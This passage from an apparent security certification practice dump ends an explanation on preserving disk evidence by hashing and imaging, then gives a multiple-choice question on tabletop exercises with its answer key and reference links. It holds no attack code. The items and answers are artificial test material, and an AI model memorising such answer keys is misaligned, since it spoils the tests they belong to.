Avoiding Alteration: Encrypting the device (Option B), while improving confidentiality, alters the data on the disk when the encryption is applied. Protecting with a complex password (Option C) only restricts access but doesn't prevent someone with access from modifying the data. Performing a memory scan dump (Option D) collects volatile data but does not preserve the entire drive's content.

Legal Admissibility: Generating a hash and creating an image are standard forensic procedures that enhance the credibility and legal admissibility of the evidence. Maintaining a chain of custody document alongside these steps ensures the data's integrity is properly tracked.

Therefore, creating a hash value and backing up the hard drive image is the correct choice because it provides an immutable record of the drive's contents, ensuring its integrity for legal proceedings.

Relevant Resources:

NIST Guidelines on Electronic Discovery and Evidence Management: https://www.nist.gov/ (Search for e-discovery guidance).
SANS Institute Forensic Courses: https://www.sans.org/ (Look for forensic imaging and analysis courses).

Question: 80

Which of the following best describes the goal of a tabletop exercise?

A.To test possible incident scenarios and how to react properly
B.To perform attack exercises to check response effectiveness
C.To understand existing threat actors and how to replicate their techniques
D.To check the effectiveness of the business continuity plan

Answer: A

Explanation:

The correct answer is **A. To test possible incident scenarios and how to react properly.**

A tabletop exercise is a facilitated discussion where participants walk through hypothetical scenarios related to security incidents or other business disruptions. Its primary goal is to evaluate existing plans, policies, procedures, and communication channels, identifying gaps and areas for improvement before a real incident occurs. Participants analyze the scenario, discuss possible actions, and determine how their organization would respond, improving overall preparedness. This exercise tests incident response processes in a low-pressure environment, revealing weaknesses without impacting live systems.

Option B is incorrect because attack exercises, like penetration tests or red team exercises, actively simulate real-world attacks to assess the effectiveness of security controls and incident response. Option C is incorrect because while understanding threat actors is crucial for overall security, tabletop exercises focus on the organization's response, not replicating attacker techniques. Option D describes business continuity planning (BCP) drills, which often involve simulating the execution of the BCP itself, including data recovery and alternate site activation, going beyond simply discussing responses.

Tabletop exercises enhance team communication and collaboration, improve incident response plans, and ensure key personnel understand their roles and responsibilities. They are a valuable tool for building

resilience against various security threats.

Further research:

NIST Special Publication 800-84: Guide to Test, Training, and Exercise Programs for IT Plans and Policies: https://csrc.nist.gov/publications/detail/sp/800-84/archive/2006-08-01
SANS Institute - Incident Response Tabletop Exercises: https://www.sans.org/white-papers/34153/